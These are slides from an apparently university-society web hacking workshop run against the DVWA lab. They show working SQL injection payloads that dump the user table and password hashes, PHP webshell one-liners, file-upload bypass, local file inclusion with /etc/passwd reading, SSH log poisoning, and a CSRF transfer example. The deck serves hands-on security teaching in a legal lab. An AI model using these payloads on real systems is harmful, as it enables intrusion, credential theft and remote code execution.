

Introduction to Web Hacking

Part 2



The Legal Bit

- ❖ The skills taught in these sessions allow identification and exploitation of security vulnerabilities in systems. We strive to give you a place to practice legally, and can point you to other places to practice. These skills should not be used on systems where you do not have explicit permission from the owner of the system. It is **VERY** easy to end up in breach of relevant laws, and we can accept no responsibility for anything you do with the skills learnt here.
- ❖ If we have reason to believe that you are utilising these skills against systems where you are not authorised you will be banned from our events, and if necessary the relevant authorities will be alerted.
- ❖ Remember, if you have any doubts as to if something is legal or authorised, just don't do it until you are able to confirm you are allowed to.



Code of Conduct

- ❖ Before proceeding past this point you must read and agree our Code of Conduct, this is a requirement from the University for us to operate as a society.
 - ❖ If you have any doubts or need anything clarified, please ask a member of the committee.
 - ❖ Breaching the Code of Conduct = immediate ejection and further consequences.
-
- ❖ Code of Conduct can be found at https://wiki.shefesh.com/doku.php?id=code_conduct



Virtual Box



VirtualBox - What and why?

- ❖ Allows you to run "virtual machines"
- ❖ Basically emulated computers inside your computer
- ❖ Our virtual machines fit into 2 categories
- ❖ Targets - machines we attack, generally boot and don't interact with again (e.g DVWA)
- ❖ Tool machines - machines we use to carry out work (e.g kali)
- ❖ If it has no GUI its likely a target machine!



SQL Injection - Getting the passwords



SQLi - MySQL schema

- ❖ MySQL stores database schema in a database called INFORMATION_SCHEMA
- ❖ Contains tables such as INFORMATION_SCHEMA.TABLES
- ❖ And INFORMATION_SCHEMA.COLUMNS
- ❖ Could filter with WHERE table_name='<name>'
- ❖ By using the schema database and UNION SELECT injections, you can find out the db schema



```
UNION SELECT table_name FROM INFORMATION_SCHEMA.TABLES
```



```
UNION SELECT column_name FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users'
```



SQLi - Getting passwords

- ❖ ' UNION SELECT table_name,2 FROM INFORMATION_SCHEMA.TABLES #
- ❖ Within the output

```
ID: ' UNION SELECT table_name,2 FROM INFORMATION_SCHEMA.TABLES #
First name: guestbook
Surname: 2

ID: ' UNION SELECT table_name,2 FROM INFORMATION_SCHEMA.TABLES #
First name: users
Surname: 2
```



SQLi - Getting passwords

- ❖ ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users' #

```
ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users' #
First name: user_id
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users' #
First name: first_name
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users' #
First name: last_name
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users' #
First name: user
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users' #
First name: password
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users' #
First name: avatar
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users' #
First name: last_login
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users' #
First name: failed_login
Surname: 2
```



SQLi - Getting passwords

- ❖ ' UNION SELECT user,password FROM users #

```
ID: ' UNION SELECT user,password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: ' UNION SELECT user,password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: ' UNION SELECT user,password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: ' UNION SELECT user,password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: ' UNION SELECT user,password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```



File Upload



File Upload - What?

- ❖ Some websites let you upload files
- ❖ Sometimes it's limited, like you can only upload images
- ❖ What if we can upload some code?
- ❖ If we can upload .php (or other relevant language) into a webserver we can get it to run



Upload Files

Upload one or more files using this form:

[Browse...](#)

File Upload - Bypassing Protections

- ❖ What if there's a restriction on file type
- ❖ E.g. only .jpg or .png
- ❖ How could we upload code now?
- ❖ What if we just change the extension from .php to .png
- ❖ But it wouldn't run anymore?
- ❖ Can be combined with other exploits
- ❖ One is coming up next
- ❖ Blocking/Gaining file upload becomes a game of cat and mouse
- ❖ Eventually deserves its own presentation



Local File Inclusion (LFI)



LFI - What is it?

- ❖ Sometimes code for one page, includes code from other sources
- ❖ LFI is simply, including a file which wasn't meant to be
- ❖ Load files in as code
- ❖ If there is code in the file it will be executed
- ❖ Can also be used to just read files
- ❖ Often found in sites where users pick content
- ❖ E.g. "select your language"



```
<?php  
include($_GET['file']);  
?>
```



```
<html>  
<h1>I'm a page</h1>  
</html>
```


The screenshot shows a web browser window with the following details:

- Address bar: http://localhost/lfi.php?file=home.html
- Page content: "I'm a page"
- Toolbar buttons: Most Visited, Offensive Security, Kali Linux




LFI - How to exploit it

- ❖ Can read any file the user can read
- ❖ A common one (on linux) is /etc/passwd
- ❖ Combine it with a file upload to do more
- ❖ Can run your own code
- ❖ If shell.png (note the .png extension) contained php
- ❖ Then got LFI'd into a php file
- ❖ The php interpreter would run it!
- ❖ A webshell out of a fake png file




Red dot icon, yellow dot icon, green dot icon
<?php
echo passthru(\$_GET['cmd']);
?>



LFI - Some cool tricks

- ❖ If you can LFI php, you can extract the source
- ❖ `php://filter/convert.base64-encode/resource=index.php`
- ❖ Can change index.php for other files!
- ❖ Most linux distros have ssh logs in `/var/log/auth.log`
- ❖ ssh '`<?php system($_GET["cmd"]); ?>'@<target>`
- ❖ The log will have `<?php system($_GET["cmd"]); ?>` as the username
- ❖ So if you LFI `/var/log/auth.log`
- ❖ The log file becomes a webshell!
- ❖ A form of log file poisoning

A screenshot of a Windows PowerShell window titled "Windows PowerShell". The command entered is: PS C:\> \$data = "PD9waHAKZWNo..."; [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(\$data)). Below the command, the output is displayed:

```
<?php
echo "I'm the index file";
$secretVar = "thisIsASecret";
?>
```

The output text is: I'm the index file; thisIsASecret;

Cross-Site Request Forgery (CSRF)



CSRF - What is it?

- ❖ Forces a user to interact with a web app
- ❖ Exploits trust of users browsers
- ❖ When you send a request to a web app the browser packages credentials
- ❖ If user is authenticated then the request is authenticated
- ❖ So if an attacker can make the user send a forged request
- ❖ The web app can't tell the difference between a real and forged request!



CSRF - How, Why?

- ❖ Using XSS!
- ❖ Tricking a user into going to a malicious site
- ❖ Could contain hidden JS which sends a request
- ❖ So what could you do?
- ❖ Imagine a bank where to make a transfer you go to a url such as
- ❖ www.examplebank.com/transfer.php?sendto=jack&amount=1000
- ❖ What if my website has something like this on
- ❖ Anyone visiting, if they were logged in to examplebank.com would send me money!



```
● ● ●  

```